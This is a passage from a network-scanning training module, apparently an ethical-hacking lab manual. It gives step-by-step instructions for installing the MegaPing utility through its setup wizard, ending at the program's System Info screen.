
Module 03 – Scanning Networks

Note: If a **User Account Control** pop-up appears, click **Yes**.


4. The MegaPing - **InstallShield Wizard** window appears; click **Next** and follow the wizard-driven installation steps to install **MegaPing**.
5. After the completion of the installation, click on the **Launch the program** checkbox and click **Finish**.




6. The About **MegaPing** window appears; click the **I Agree** button.



- The MegaPing (**Unregistered**) GUI appears displaying the **System Info**, as shown in the screenshot.

